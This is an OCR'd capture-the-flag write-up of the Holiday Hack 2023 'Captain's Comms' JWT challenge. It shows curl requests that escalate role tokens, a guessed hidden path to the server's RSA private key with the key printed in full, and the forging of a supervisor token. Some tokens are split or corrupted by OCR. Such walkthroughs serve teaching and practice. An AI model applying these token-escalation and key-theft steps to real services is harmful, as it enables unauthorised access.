
Captain's To-Do List

- ~~Ask ChatNPT about how I should store my JWT private and public keys~~. (Update) It gave me quite a list of things I still need to work through, if only I could find that list in all this desk clutter. I've been keeping notes with that list which probably isn't the best idea.

- I think I left my journal on Pixel Island. I really hope nobody finds and reads it! My journal is the one place I like to keep my private musings about my life. Lately I've been reflecting on what this new ROLE means to me.

- I really need to tidy up this comm shack, especially my desk!

Cogs, gears, and frosty fears? Swap for sunny steampunk piers! Geese Islands, where steam rises only from exotic teas.



First, if I look at the communication in my browser, I will see that a token is set in the cookie.

Set-Cookie:	justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg; Secure; Path=/; SameSite=None

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-
FHI9NRl1xt_f25EEnFcAYYu173iqf-
6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-
Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9
fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-
CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-
XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg

The above is decoded as follows
```

```
{
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioUser"
}
```

I will use this radioUser to get the rMonitor token.


```
curl 'https://captainscomms.com/jwtDefault/rMonitor.tok' \
  -H "Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvXNlciJ9.BGxJLMZw-
FHI9NRl1xt_f25EEnFcAYYu173iqf-
6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-
Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9
fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-
CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-
XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg" \
  -H 'authority: captainscomms.com' \
  -H 'accept: */*' \
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
  -H 'referer: https://captainscomms.com/?
&challenge=capcom&username=nishikawa&id=35f8abcd-7b4a-4576-b658-
924e454590e1&area=spi-
brassbouyport&location=31,35&tokens=&dna=ATATATTAATATATATATATATGCATATATATA
TCGATTAATATATATATATGCATATATATATATATATGCATATGCCGATATATATATATTAATATATATATATA
TATATATATATGC' \
  -H 'sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120", "Google
Chrome";v="120"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "macOS"' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: same-origin' \
  -H 'user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36' \
  --compressed
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CML
im2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7a
wiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-
eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7p
qsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9
WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg

Contents include
{
  "iss": "HHC 2023 Captain's Comms",
```

```
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioMonitor"
}
```

Obtain the public key as well.

```
curl 'https://captainscomms.com/jwtDefault/keys/capsPubKey.key' \
  -H "Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-
FHI9NRl1xt_f25EEnFcAYYu173iqf-
6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-
Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9
fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-
CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-
XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg" \
  -H 'authority: captainscomms.com' \
  -H 'accept: */*' \
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
  -H 'referer: https://captainscomms.com/?
&challenge=capcom&username=nishikawa&id=35f8abcd-7b4a-4576-b658-
924e454590e1&area=spi-
brassbouyport&location=31,35&tokens=&dna=ATATATTAATATATATATATATGCATATATATA
TCGATTAATATATATATATGCATATATATATATATATGCATATGCCGATATATATATATTAATATATATATATA
TATATATATATGC' \
  -H 'sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120", "Google
Chrome";v="120"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "macOS"' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: same-origin' \
  -H 'user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36' \
  --compressed

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftUOQN1Auw
VzJyr1Ma4xFo6EsEzrkprnQcdgwz2iMM76IEiH8FlgKZG1U0RU4N3suI24NJsb5w
J327IYXAuOLBLzIN65nQhJ9wBPR7Wd4Eoo2wJP2m2HKwkW5Yadj6T2YgwZLmod3q
n6JlhN03DOk1biNuLDyWao+MPmg2RcxDR2PRnfBartzw0HPB1yC2Sp33eDGkpIXa
cx/lGVHFVxE1ptXP+asOAzK1wEezyDjyUxZcMMmV0VibzeXbxsXYvV3knScr2WYO
qZ5ssa4Rah9sWnm0CKG638/lVD9kwbvcO2lMlUeTp7vwOTXEGyadpB0WsuIKuPH6
uQIDAQAB
-----END PUBLIC KEY-----
```

Once I try to access it, I find that it cannot be decoded.



So I will go looking for the decoder token as well, but imagine that it could be the same rule, and access the following.

```
curl 'https://captainscomms.com/jwtDefault/rDecoder.tok' \
  -H "Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CML
im2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7a
wiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-
eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7p
qsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9
WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg" \
  -H 'authority: captainscomms.com' \
  -H 'accept: */*' \
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
  -H 'referer: https://captainscomms.com/?
&challenge=capcom&username=nishikawa&id=35f8abcd-7b4a-4576-b658-
924e454590e1&area=spi-
brassbouyport&location=31,35&tokens=&dna=ATATATTAATATATATATATATGCATATATATA
TCGATTAATATATATATATGCATATATATATATATATGCATATGCCGATATATATATATTAATATATATATATA
TATATATATATGC' \
  -H 'sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120", "Google
Chrome";v="120"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "macOS"' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: same-origin' \
  -H 'user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36' \
  --compressed
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
```

```
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjI
DBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-
GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-
imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAa
gIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-
FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg
{
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioDecoder"
}
```

I got it! I have retrieved it. Similarly, click on the wave where it turns yellow when I mouse over it to see the information.

It took me quite a while to guess the directory and file name of this private key. This is because I did not use the straightforward directory name and assumed a camel case like jwtDefault for the folder name so far. I also had to try to find the private key in camelCase, which took a lot of time. Eventually I was able to get the private key successfully.

```
curl
'https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKe
y.key' \
  -H "Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjI
DBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-
GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-
imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAa
gIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-
FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
```

```
YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg" \
  -H 'authority: captainscomms.com' \
  -H 'accept: */*' \
  -H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
  -H 'referer: https://captainscomms.com/?
&challenge=capcom&username=nishikawa&id=35f8abcd-7b4a-4576-b658-
924e454590e1&area=spi-
brassbouyport&location=31,35&tokens=&dna=ATATATTAATATATATATATATGCATATATATA
TCGATTAATATATATATATGCATATATATATATATATGCATATGCCGATATATATATATTAATATATATATATA
TATATATATATGC' \
  -H 'sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120", "Google
Chrome";v="120"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "macOS"' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: same-origin' \
  -H 'user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36' \
  --compressed

-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1Q
5A3UC7BXMnKvUxrjEWjoSwTOuSmudBx2DDPaIwzvogSIfwWWApkbVTRFTg3ey4jb
g0mxvnAnfbshhcC44sEvMg3rmdCEn3AE9HtZ3gSijbAk/abYcrCRblhp2PpPZiDB
kuah3eqfomWE3TcM6TVuI24sPJZqj4w+aDZFzENHY9Gd8Fqu3PDQc8HXILZKnfd4
MaSkhdpzH+UZUcVXETWm1c/5qw4DMrXAR7PIOPJTFlwwyZXRWJvN5dvGxdi9XeSd
JyvZZg6pnmyxrhFqH2xaebQIobrfz+VUP2TBu9w7aUyVR5Onu/A5NcQbJp2kHRay
4gq48fq5AgMBAAECggEATlcmYJQE6i2uvFS4R8q5vC1u0JYzVupJ2sgxRU7DDZiI
adyHAm7LVeJQVYfYoBDeANC/hEGZCK7OM+heQMMGOZbfdoNCmSNL5ha0M0IFTlj3
VtNph9hlwQHP09FN/DeBWruT8L1oauIZhRcZR1VOuexPUm7bddheMlL4lRp59qKj
9k1hUQ3R3qAYST2EnqpEk1NV3TirnhIcAod53aAzcAqg/VruoPhdwmSv/xrfDS9R
DCxOzplHbVQ7sxZSt6URO/El6BrkvVvJEqECMUdON4agNEK5IYAFuIbETFNSu1TP
/dMvnR1fpM0lPOXeUKPNFveGKCc7B4IF2aDQ/CvD+wKBgQDpJjHSbtABNaJqVJ3N
/pMROk+UkTbSW69CgiH03TNJ9RflVMphwNfFJqwcWUwIEsBpe+Wa3xE0ZatecEM9
4PevvXGujmfskst/PuCuDwHnQ5OkRwaGIkujmBaNFmpkF+51v6LNdnt8UPGrkovD
onQIEjmvS1b53eUhDI91eysPKwKBgQDB5RVaS7huAJGJOgMpKzu54N6uljSwoisz
YJRY+5V0h65PucmZHPHe4/+cSUuuhMWOPinr+tbZtwYaiX04CNK1s8u4qqcX2ZRD
YuEv+WNDv2e1XjoWCTxfP71EorywkEyCnZq5kax3cPOqBs4UvSmsR9JiYKdeXfaC
VGiUyJgLqwKBgQDL+VZtO/VOmZXWYOEOb0JLODCXUdQchYn3LdJ3X26XrY2SXXQR
wZ0EJqk8xAL4rS8ZGgPuUmnC5Y/ft2eco00OuzbR+FSDbIoMcP4wSYDoyv5IIrta
bnauUUipdorttuIwsc/E4Xt3b3l/GV6dcWsCBK/i5I7bW34yQ8LejTtGsQKBgAmx
NdwJpPJ6vMurRrUsIBQulXMMtx2NPbOXxFKeYN4uWhxKITWyKLUHmKNrVokmwelW
Wiodo9fGOlvhO40tg7rpfemBPlEG405rBu6q/LdKPhjm2Oh5Fbd9LCzeJah9zhVJ
Y46bJY/i6Ys6Q9rticO+41lfk344HDZvmbq2PEN5AoGBANrYUVhKdTY0OmxLOrBb
kk8qpMhJycpmLFwymvFf0j3dWzwo8cY/+2zCFEtv6t1r7b8bjz/NYrwS0GvEc6Bj
xVa9JIGLTKZt+VRYMP1V+uJEmgSnwUFKrXPrAsyRaMcq0HAvQOMICX4ZvGyzWhut
UdQXV73mNwnYl0RQmBnDOl+i
-----END PRIVATE KEY-----
```

Now that I can create a JWT token, I can create a token on jwt.io.

But the key here is to set the role to "GesselslandsSupervisorCommunicationsOfficer" After trying administrator, administrator and radioAdministrator, etc., the problem I remember the message.

The final JWT token is shown below.


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ
29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjc
sImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2hpZ
WZDb21tdW5pY2F0aW9uc09mZmljZXIifQ.N-
8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZM
oxThIEHUWqMzZ8MceUmNGzzIsML7iFQElSsLmBMytHcm9-
qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur18
0GxgEaB-o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-aaQMcNhSkMix_RX1UGrU-
2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFn
g
```

> More information about the 'Lincolnshire Poacher' can be found at https://www.numbers-stations.com/english/e03-the-lincolnshire-poacher/.

